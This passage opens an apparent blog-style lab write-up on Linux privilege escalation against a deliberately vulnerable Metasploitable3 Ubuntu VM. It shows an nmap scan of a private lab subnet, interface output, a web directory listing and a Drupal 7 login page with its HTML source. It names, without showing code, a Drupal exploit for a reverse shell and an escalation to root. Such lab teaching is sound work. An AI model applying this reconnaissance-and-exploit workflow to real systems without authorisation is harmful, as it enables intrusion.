
# LINUX PRIVILEGE ESCALATION

BY JAMES ROBERSON




PROFESSIONAL | CYBERSECURITY | MARCH 17, 2024

## WHAT HAPPENED?

In today's focal point, we want to target an Ubuntu machine that is vulnerable to privilege escalation attacks. We will accomplish this by gaining a shell on the target machine (Metasploitable3 Ubuntu), and then running the automated tool (Linpeas) to conduct a deeper view into the kernel. Linpeas is an automated tool in Linux that is capable of auditing an entire Linux system to check for vulnerabilities, permissions, disallowed directories, network settings, and just about everything else in between. It is an extremely verbose tool due to the fact that there is a lot of information to sift through.

- Exploited Drupal 7 to gain initial reverse shell on Ubuntu machine. Check.
- Found and ran Linpeas application against target machine. Check.
- Escalated my privileges from www-data to root. Check and check.

## PROOF:




1 2 3 4
(genmon)XXX
22:38
bitman@KaliII: ~/Documents/CodingDojo/LinuxPrivesc
File Actions Edit View Help
*~/Documents/CodingDojo/LinuxPrivesc/discovery.txt - Mousepad
File Edit Search View Document Help
Metasploitable3-ub1404 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Mouse integration ...
Auto capture keyboard ...
Right Ctrl

```
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:a7:8c:ed:1b  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.5  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe0d:706d  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:0d:70:6d  txqueuelen 1000  (Ethernet)
        RX packets 143563  bytes 216038344 (206.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 7186  bytes 545967 (533.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(bitman㉿KaliII)-[~/Documents/CodingDojo/LinuxPrivesc]
└─$ nmap 10.0.2.1-35
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-15 22:37 CDT
Nmap scan report for 10.0.2.1
Host is up (0.022s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
53/tcp open  domain

Nmap scan report for 10.0.2.5
Host is up (0.021s latency).
All 1000 scanned ports on 10.0.2.5 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 10.0.2.15
Host is up (0.0086s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
8181/tcp closed intermapper

Nmap done: 35 IP addresses (3 hosts up) scanned in 7.38 seconds

┌──(bitman㉿KaliII)-[~/Documents/CodingDojo/LinuxPrivesc]
└─$ 
```

```
Kali:
        Ip: 10.0.2.5

Meta3 Ubunte VM:
        Ip: 10.0.2.15
```

```
Ubuntu 14.04 LTS metasploitable3-ub1404 tty1

metasploitable3-ub1404 login: _
```

Figure 1. Here, I conducted a network scan to figure out the IP of the Metasploitable ubuntu VM, which we see is 10.0.2.15. I apologize if it's a bit blurry, but the highlighted line is showing port 80 as open on the Ubuntu machine. So, let's visit this address in Firefox.




# Index of /

| Name | Last modified | Size | Description |
|---|---|---|---|
| chat/ | 2020-10-29 19:37 | - | |
| drupal/ | 2011-07-27 20:17 | - | |
| payroll_app.php | 2020-10-29 19:37 | 1.7K | |
| phpmyadmin/ | 2013-04-08 12:06 | - | |

*Apache/2.4.7 (Ubuntu) Server at 10.0.2.15 Port 80*

Figure 2. When we visit the site, three folders and a PHP file populate the screen. Upon examining the files, I found that the /Drupal/ was running a site. More specifically a login page. And since we're talking about privilege escalation, I can assume that maybe this is a good place to start, so I decided to visit the website, as shown in Figure 3.



- *Warning*: Illegal string offset 'field' in *DatabaseCondition->__clone()* (line *1817* of */var/www/html/drupal/includes/database/query.inc*).
- *Warning*: Illegal string offset 'field' in *DatabaseCondition->__clone()* (line *1817* of */var/www/html/drupal/includes/database/query.inc*).

User login

**Username** *

**Password** *

- Create new account
- Request new password

Metasploitable FAQs


Welcome to the Metasploitable3 intranet. Below you will find answers to some frequently asked questions.

**What is your password?**
Check the documentation.

**I am having trouble with an app. How can I fix it?**
Check the documentation.


**What else is there to do here?**

Figure 3. The login page of the Drupal site hosted by our target VM.



```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML+RDFa 1.0//EN"
  "http://www.w3.org/MarkUp/DTD/xhtml-rdfa-1.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" version="XHTML+RDFa 1.0" dir="ltr"
  xmlns:content="http://purl.org/rss/1.0/modules/content/"
  xmlns:dc="http://purl.org/dc/terms/"
  xmlns:foaf="http://xmlns.com/foaf/0.1/"
  xmlns:og="http://ogp.me/ns#"
  xmlns:rdfs="http://www.w3.org/2000/01/rdf-schema#"
  xmlns:sioc="http://rdfs.org/sioc/ns#"
  xmlns:sioct="http://rdfs.org/sioc/types#"
  xmlns:skos="http://www.w3.org/2004/02/skos/core#"
  xmlns:xsd="http://www.w3.org/2001/XMLSchema#">

<head profile="http://www.w3.org/1999/xhtml/vocab">
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<link rel="shortcut icon" href="http://10.0.2.15/drupal/misc/favicon.ico" type="image/vnd.microsoft.icon" />
<meta name="Generator" content="Drupal 7 (http://drupal.org)" />
<link rel="alternate" type="application/rss+xml" title="Metasploitable3 RSS" href="http://10.0.2.15/drupal/?q=rss.xml" />
  <title>Metasploitable3</title>
  <style type="text/css" media="all">@import url("http://10.0.2.15/drupal/modules/system/system.base.css?or3865");
@import url("http://10.0.2.15/drupal/modules/system/system.menus.css?or3865");
@import url("http://10.0.2.15/drupal/modules/system/system.messages.css?or3865");
@import url("http://10.0.2.15/drupal/modules/system/system.theme.css?or3865");</style>
<style type="text/css" media="all">@import url("http://10.0.2.15/drupal/modules/comment/comment.css?or3865");
@import url("http://10.0.2.15/drupal/modules/field/theme/field.css?or3865");
@import url("http://10.0.2.15/drupal/modules/node/node.css?or3865");
@import url("http://10.0.2.15/drupal/modules/search/search.css?or3865");
